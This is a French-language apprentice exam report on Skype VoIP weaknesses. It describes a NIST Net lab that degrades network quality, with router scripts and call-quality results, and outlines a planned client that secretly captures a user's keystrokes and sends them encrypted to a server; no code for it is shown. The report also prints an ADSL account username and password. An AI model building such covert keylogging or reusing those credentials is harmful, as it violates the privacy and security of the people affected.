

Examen 2008
EFA Informaticien / Informaticienne
Travail final individuel

Les faiblesses de la VoIP en utilisant Skype



Ecole des métiers de Fribourg

Section informatique

Heinzer Michael

Candidat N° : 2927

Table des matières

1	Introduction au projet finale.....	1
2	Partie Réseaux	1
2.1	Analyse.....	1
2.1.1	L'Internet aujourd'hui	1
2.1.2	QoS.....	2
a)	Niveaux de service	2
b)	Les critères de qualité de service.....	3
2.1.3	NIST Net.....	3
2.1.4	Skype.....	4
a)	Avantages / Désavantages	4
b)	Fonctionnement.....	5
c)	Sécurité	5
2.2	L'infrastructure	5
2.2.1	Le schéma	6
2.2.2	La configuration	6
a)	Le router ADSL.....	6
b)	Le router Linux.....	6
2.2.3	La démarche.....	7
2.2.4	Problèmes rencontré	8
2.3	Les tests	8
2.3.1	L'environnement	9
2.3.2	Les résultats	9
a)	Delay	9
b)	Dup	9
c)	Drop.....	9
d)	Bandwith.....	9
e)	Delsigma.....	10
2.3.3	L'analyse.....	10
3	Partie Développement	10
3.1	Analyse.....	10
3.1.1	Java	11
a)	Modèle MVC.....	11
b)	Extreme Programming (XP)	12
c)	Tests Unitaires.....	13
3.1.2	Eclipse	13
3.1.3	Apache Tomcat	13
3.1.4	Visual C++ 2005 Express Edition	13
3.1.5	Diagrammes	14
a)	Cas d'utilisation client.....	14
b)	Cas d'utilisation serveur	14
c)	Diagramme d'activité client	15
d)	Diagramme d'activité serveur.....	15
3.2	L'application Client.....	16
3.2.1	Le but.....	16
3.2.2	Les diagrammes	16
a)	Diagramme des classes	16

b) Le diagramme d'interaction – démarrage	17
c) Le diagramme d'interaction – start	17
d) Le diagramme d'interaction – update	18
3.2.3 Les testes unitaires	18
a) JUnit	19
3.2.4 L'application C++	19
3.2.5 Problèmes rencontré	20
3.3 L'application Serveur	20
3.3.1 Le but	20
3.3.2 Les diagrammes	21
a) Diagramme des classes	21
b) Diagramme d'interaction – s01 authentifier	21
3.3.3 Les testes	21
3.3.4 Problèmes rencontré	22
4 Bibliographie	22
4.1 Partie réseau	22
4.2 Partie développement	22
5 Conclusion	23

1 Introduction au projet finale

A son origine l'Internet n'était pas prévu pour les applications qui existent aujourd'hui. Des services en temps réel lequel on utilise toujours en plus posent des hautes exigences à un réseau. Un exemple est la téléphonie sur l'Internet. Le client qui est aux plus utilisé au moment est Skype. Pendant ce projet je testerai la QoS de la téléphonie sur l'Internet. En gros il aura deux parties à faire, la première partie serait de simuler un réseau de mauvaise qualité, la deuxième partie sert à développer un utilitaire qui découvre les lacunes de sécurité de Skype.

2 Partie Réseaux


Le matériel mis a disposition pour cet partie consiste de 4 PC's, un routeur ADSL, deux écouteurs avec microphone et deux webcams. Le but est de mettre en place cet matériel pour que on peut simuler un réseau de mauvais qualité. Le réseau de la mauvaise qualité est émule par un utile qui s'appelle « NIST Net ». Un ordinateur avec linux et NIST Net pré installé est mis à disposition par le chef du projet, M. Marro. La difficulté est de faire passer le trafic par le router NIST Net pour qu'il peut simuler la réseau de la mauvais qualité.

2.1 Analyse

Le but est de ne pas seulement faire fonctionner les choses mais aussi de le comprendre, alors il était impératif de faire des recherches sur les termes suivantes :

2.1.1 L'Internet aujourd'hui

Quand l'ARPA (Advanced Research Project Agency) avait commence à développer les spécifications du IPv4 au début de les années 1980, ils n'ont pas pense que se réseau serait une fois si populaire comme il est aujourd'hui. Des services comme nous utilisons tous les jours n'existent pas. La graphique suivante montre la croissance de l'Internet.



Depuis le début des années 1990, le nombre des clients est monté avec une vitesse incroyable. Avec le nombre des utilisateurs la commercialisation de l'Internet est aussi montée. La qualité du service qui est nécessaire pour la commercialisation de l'Internet et pour des applications en temps réel était prévue mais jamais standardisée. Au moment le type de service est « Best effort ». Ça veut dire que les fournisseurs des services Internet ne peuvent pas garantir que un paquet arrive, ils promettent seulement qu'ils font le mieux possible. Qui ne peut pas suffire si il y a beaucoup de trafic. Aucune différenciation n'est faite entre les différents flux réseaux.

2.1.2 QoS

Définition par commentcamarche.net :

Le terme QoS (acronyme de « Quality of Service », en français « Qualité de Service ») désigne la capacité à fournir un service conforme à des exigences en matière de temps de réponse et de bande passante.

Appliquée à un réseau IP, la QoS désigne l'aptitude à pouvoir garantir un niveau acceptable de perte de paquets, défini contractuellement, pour un usage donné (VoIP, etc.).

a) Niveaux de service

La définition de « niveaux de service » par commentcamarche.net :

Le terme « niveau de service » (en anglais Service level) définit le niveau d'exigence pour la capacité d'un réseau à fournir un service point à point ou de bout en bout avec un trafic donné.

On peut généralement définir trois niveaux du service :

- **Meilleur effort** (en anglais best effort), ne fournissant aucune différenciation entre plusieurs flux réseaux et ne permettant aucune garantie.
- **Service différencié** (en anglais differentiated service ou soft QoS), permettant de définir des niveaux de priorité aux différents flux réseau sans toutefois fournir une garantie stricte.
- **Service garanti** (en anglais *guaranteed service* ou *hard QoS*), consistant à réserver des ressources réseau pour certains types de flux.


b) Les critères de qualité de service

Les critères principaux sont les suivantes :

- **Débit**, (anglais : bandwidth) il définit le volume maximal d'information.
- **Gigue**, (anglais : jitter) elle représente la fluctuation du signal numérique, dans le temps ou en phase.
- **Latence**, délai (anglais : delay) elle caractérise le retard entre l'émission et la réception d'un paquet.
- **Perte de paquet**, (anglais : packet loss) elle correspond à la non délivrance d'un paquet de données.

2.1.3 NIST Net

Le logiciel NIST Net permet de émuler un réseau du mauvais qualité. On peut influencer le trafic entre deux hôtes. La capture d'écran suivante montre l'interface graphique :




On peut influencer les paramètres suivants :

- **Delay**, la latence en ms, tous les paquets seront transmit avec le délai indique en milli secondes.
- **Delsigma**, définit le valeur du gigue, représente la fluctuation du signal numérique dans le temps. Le délai est choisit par hasard, mais le maximum est le temps indique dans ce champ.
- **Bandwith**, définit la bande passante en bit par seconde.
- **Drop**, indique combien des paquets seront jeté. En pourcent.
- **Dup**, indique combien des paquet seront dupliqué par NIST Net. Aussi en pourcent.

2.1.4 Skype

Skype est un logiciel propriétaire et service propriétaire développé par « Skype Limited ». Il permet de téléphoner gratuitement entre deux ou plusieurs terminaux équipés avec Skype, pour des appels sur le réseau du téléphone normal on doit payer. Il est possible d'envoyer des messages texte ou d'envoyer des fichiers par Skype. La conférence vidéo est aussi supportée. Skype est devenu l'un des outils de communication vocale sur ordinateur les plus utilisés. Voici une capture d'écran du Skype :



a) Avantages / Désavantages

Avantages :

- Toutes les conversations sont cryptées. Bonne sécurité.
- Gratuit.
- On peut appeler des téléphones normaux depuis Skype.

Désavantages

- Protocole propriétaire
- Trafic Skype n'est presque pas blocable.
- A cause du technique pair à pair on peut avoir beaucoup du trafic.
- Il n'est pas inter opérable avec des autres réseaux VoIP.

b) Fonctionnement

Le protocole du Skype a les propriétés suivantes :

- Opère sur un modèle pair à pair (anglais : peer to peer).
- Le protocole est propriétaire.
- Le répertoire des utilisateurs de Skype est complètement décentralisé.
- Il n'est pas inter opérable avec des autres réseaux VoIP.
- Fonctionne sans problème avec des pare feux.
- N'utilise pas un port fixe.
- Utilise des « supernodes » qui sont des clients normale avec une grande bande passante.
- Peut utiliser des connections UDP et TCP

c) Sécurité

Parce que Skype n'est pas Open Source on ne sait pas si les développeurs ont crée une porte dérobée (anglais : backdoor) qui leur permet de intercepter des conversations.

2.2 L'infrastructure

Comme déjà décrit on haut l'infrastructure consiste de :

- Un routeur ADSL
- Un router Linux avec NIST Net
- Deux hubs.
- Deux Clients Windows XP avec Skype.
- Un serveur Windows 2003

Tous les ordinateurs doivent avoir une connexion à l'Internet. Pour cet raison il est obligatoire qu'on permet le NAT et le pare-feu sur le router pour tout le réseau 192.168.1.0 / 24. Et non seulement pour le sou réseau connecté au routeur. Pour que le routeur ADSL connaisse le réseau avec le Skype client 1, il faudra mettre une route statique :


```
ip route 192.168.1.64 255.255.255.192 192.168.1.2
```

Les autres paramètres du router ADSL peuvent être configure depuis l'interface graphique.

Et pour que le router Linux connaisse le chemin ver l'Internet il faudra aussi mettre une route statique ver le routeur ADSL :

```
sudo route add default gw 192.168.1.1
```

2.2.1 Le schéma



2.2.2 La configuration

Les configurations qui étaient utilisé pour faire tourner les deux routeurs.

a) Le router ADSL

La configuration complète du router ADSL se trouve dans les annexes.

b) Le router Linux

Les deux scripts utilisés pour faire tourner le routeur linux, ils doivent être exécuté à chaque démarrage.

ChangelpAdress.sh :

```
#!/bin/bash
echo configuration de la carte eth0
ifconfig eth0 192.168.1.2 netmask 255.255.255.192
route add -net 192.168.1.0 netmask 255.255.255.192 dev eth0

ifconfig eth0

echo configuration de la carte eth1
ifconfig eth1 192.168.1.65 netmask 255.255.255.192
route add -net 192.168.1.64 netmask 255.255.255.192 dev eth1

ifconfig eth1
```

```
echo configuration manuelle de la carte réseau qui se trouve sur la
carte mère
```

```
route add default gw 192.168.1.1
```

```
preNISTnet.sh :
```

```
modprobe nistnet
mknod /dev/hitbox c 62 0
mknod /dev/nistnet c 62 1
chown root /dev/hitbox
chown root /dev/nistnet
mknod /dev/mungebox c 63 0
chown root /dev/mungebox
mknod /dev/spybox c 64 0
chown root /dev/spybox
```

2.2.3 La démarche

Dans un premier pas j'ai me suis connecté avec « Hyper Terminal » au routeur ADSL. Pour que une connexion au l'interface graphique est possible, il faut activer l'interface du réseau local. Il faudra assigner une adresse IP et puis faire on « no shutdown »

```
conf t
    int eth 0
        ip addr 192.168.1.1 255.255.255.0
        no shutdown
    end
wr
```

Après il faut configurer les clients comme désigne sur le schéma. Maintenant on peut se connecter avec un browser web au routeur ADSL, j'ai utilisé le client Skype 2. Après le configuration du ligne Internet (utilisateur : emfads126@bluewin.ch, mot de passé : emfads126, VPI : 8, VCI : 35). Je recommande d'installer le « Java Runtime Environment » et d'utiliser le browser Internet Explorer, Firefox n'est pas supporte par cet application de configuration.

Une fois la configuration graphique est terminé, il faudra changer la masque sous réseaux du router, la nouveau valeur doit être 255.255.255.192. En même temps on peut mettre la route statique décrite en haut.


Si on lance maintenant les scripts du démarrage sur le serveur linux le réseau doit être fonctionnant.

Une remarque important encore, si la pare feu Windows est activée (qui est le cas par défaut) sur les clients Skype, ils ne rependent pas sur les pings.

Les symboles indiquent si le pare feu est active :




Active



Inactive

2.2.4 Problèmes rencontré

Le pare feu Windows était activé par défaut, alors le pings n'étaient jamais répondu. Il faudra les désactiver :



Un autre problème était le mod nistnet sur linux, il ne marchait pas par défaut. Après il avait toujours des messages d'erreur si j'essayais de mettre en place un paramètre.

Pour voir que le mod nistnet tourne sur linux, la commande suivante est suffisante :

```
lsmod | grep nistnet
```

Pour lancer le mod nistnet il faut taper la commande :

```
modprobe nistnet
```

2.3 Les tests

Les tests ont eu lieu dans l'environnement décrit en haut. J'ai téléphoné depuis la station Skype 1 au station Skype 2. Le router NIST Net a varié la qualité du réseau. Pendant les tests j'ai varié cinq paramètres (Delay, Dup, Drop, Bandwith et Delsigma) du NIST Net avec quatre valeurs différentes. Parce que le tests prend beaucoup du temps j'ai simulé une conversation avec un fichier du son, lequel j'ai trouvé sur youtube :

« Barack Obama in Kissimmee, FL »

<http://youtube.com/watch?v=GAW3TR0PhOo>

Il s'agit d'un discours de Barack Obama. Sans la variation du NIST Net la qualité de la voix est très bonne et on comprend facilement tout qu'il raconte.

2.3.1 L'environnement

A partir du réseau décrit en haut j'ai utilisé deux M-750H kit oreillette de utopia et deux fois la même carte de son, SoundMAX Integrated digital HD Audio.

2.3.2 Les résultats

Pour que le résultat seront facilement lisible j'ai créé un tableau avec tous les valeurs et le résultat en gros. J'aimerais ajouter que les résultats des tests sont très subjectifs mais j'ai quand même essayé de créer une échelle avec des valeurs comparables.

Pour la intelligibilité de la voix j'ai utilisé cinq termes :

Très bien / bien / peu / mauvais / Aucune

a) Delay

Delay (en ms)	Effet	Intelligibilité
50	Aucun	Aucun
100	Aucun	Très bien
200	Aucun	Très bien
400	On a des problèmes à faire un dialogue parce que on ne sait jamais si l'autre à encore dit quelque chose.	Bien

b) Dup

Dup (en %)	Effet	Intelligibilité
20	Aucun	Aucun
50	Aucun	Aucun
75	Aucun	Aucun
100	Aucun	Aucun

c) Drop

Drop (en %)	Effet	Intelligibilité
10	Une petite mutilation de la voix	Bien
20	En entend plus le son du l'arrière-plan.	Bien
40	Quelque fois une forte mutilation de la voix, bruit fort.	Peu
80	On n'a plus une transmission constante.	Aucune

d) Bandwith

J'ai utilisé les valeurs parce que ces valeurs sont des valeurs qu'on retrouve souvent si on travaille avec des vieux modems.

Bandwith (en bit/s)	Effet	Intelligibilité
9 600	Aucun discours possible, la transmission n'est pas	Aucune

	constante.	
14 400	Le son est très métallique, on ne reconnaît presque pas la voix, le son de l'arrière plan ne sont plus reconnaissables.	Peu
33 600	Compression forte, la voix est métallique.	Bien
56 000	Aucun	Très bien

e) Delsigma

Delsigma (in ms)	Effet	Intelligibilité
50	Aucun	Très bien
100	Aucun	Très bien
200	Aucun	Très bien
400	Aucun	Très bien

2.3.3 L'analyse

On voit que Skype gère les paquets double sans problèmes, aussi le delsigma ne posait aucun problème. Par apport si le réseau perte des paquets, on entend relativement vite une différence dans la qualité du son. On pourrait dire que si le réseau ne perte pas plus que un quart des paquets on peut quand même communiquer.

Un autre variable qui est critique pour la transmission des données est la bande passante, si on a moins que 56k, un dialogue est très difficile.

Il m'a surpris que le delsigma n'ait aucun effet sur la qualité de la voix, parce que en théorie on devrait entendre une différence si quelques paquets arrivent avec un grand retard.

3 Partie Développement

La partie développement se partage en deux parties, un est le développement de l'application qui serait mise en place sur le client, l'autre est l'application serveur qui affichera les données espionnées. Tout le développement se fera après le modèle MVC du EMF. En plus la philosophie du XP (« Extreme Programming ») sera considérée. Les données qui seront espionnée sont tous entrées du clavier qui l'utilisateur de la machine espionnée fera. L'application vas ensuite crypter les données et les envoyer par un protocole crée par moi-même. Le serveur décryptera les données et affiche les sur une page web.

3.1 Analyse

Cet explique les logiciels/techniques/langages utilisé pendant ce partie du projet. Je ne les explique pas seulement mais je essaye aussi de justifier mon choix dans ce chapitre.

3.1.1 Java

Java est un langage de programmation orienté objet, la programmation par objet est un paradigme de programmation informatique. Un objet représente un concept, une idée ou toute entité du monde physique. Ce concept n'est pas facile à expliquer dans quelques phrases.

Les logiciels écrits en Java sont généralement très faciles à porter sur plusieurs systèmes d'exploitation comme Windows, Unix, Linux ou Mac OS X.

Un plus Java est une langue très commune, si on a un problème on peut presque être sûr que quelqu'un a déjà eu le même, on trouve facilement des solutions sur l'Internet.




a) Modèle MVC

Le modèle MVC est une manière de diviser son application en plusieurs parties bien définies. MVC, Modèle-Vue-Contrôleur (anglais : Model-View-Controller) consiste des trois parties :

- Métier : Le modèle, aussi appelé Modèle, consiste des Workers. Ils font le travail principal, comme interagir avec la base des données.
- Vue : La vue correspond à l'interface avec laquelle l'utilisateur interagit.
- Contrôleur : Le contrôleur gère la gestion des événements entre le Métier et la Vue. Il n'effectue aucun traitement des données.

Voilà le modèle dans un schéma Visio :



L'utilisation du MVC est un des critères spécifique du projet.

b) Extreme Programming (XP)

XP en bref :

Extreme Programming, appelé aussi XP, est une méthode de développement de projet mise au point à la fin des années 90. XP doit son nom au fait qu'elle place l'activité de programmation au centre du projet, et qu'elle obtient ses résultats en combinant et en poussant à l'extrême certaines pratiques de développement.

XP décrit le processus du développement entier avec l'interaction du programmeur avec le client. Une partie qui nous intéresse en plus sont les tests unitaires.

c) Tests Unitaires

Les tests unitaires sont des tests automatisés écrit pour chaque méthode, chaque classe et pour tous qui retourne des valeurs. Dans le XP on écrit les tests unitaire avant la méthode, après on écrit le méthode dans le teste unitaire. En plus avant que on implémente des changements au code, tous les tests unitaires doivent passer.

3.1.2 Eclipse

Eclipse est un environnement de développement intégré libre, extensible et polyvalent. Il permet potentiellement de créer des projets de développement mettant en œuvre n'importe quel langage de programmation. Eclipse est écrit en Java, qui est aussi utilisé pour écrire des extensions.



La spécialité de Eclipse est son architecture modulaire, toutes les fonctionnalités de ce logiciel sont développées en tant que plug-in. Ça me permettait de facilement ajouter les fonctionnalités que j'avais besoin.



Un exemple est le OMONDO UML plug-in lequel je ne connais pas au début du projet, mais il était facilement à intégrer et utiliser. Il s'appelle EclipseUML et me permet de modéliser mes applications avec UML dans Eclipse.

3.1.3 Apache Tomcat

Apache Tomcat est un projet de la fondation Apache. En bref il est un serveur web qui implémente la spécification des servlets et des JSP. Ça permet de faire tourner des applications java web comme un servlet ou des pages jsp. Tomcat est aussi écrit en Java, ça lui permet de tourner sur n'importe quel système d'exploitation avec une JVM (anglais : Java Virtual Machine).



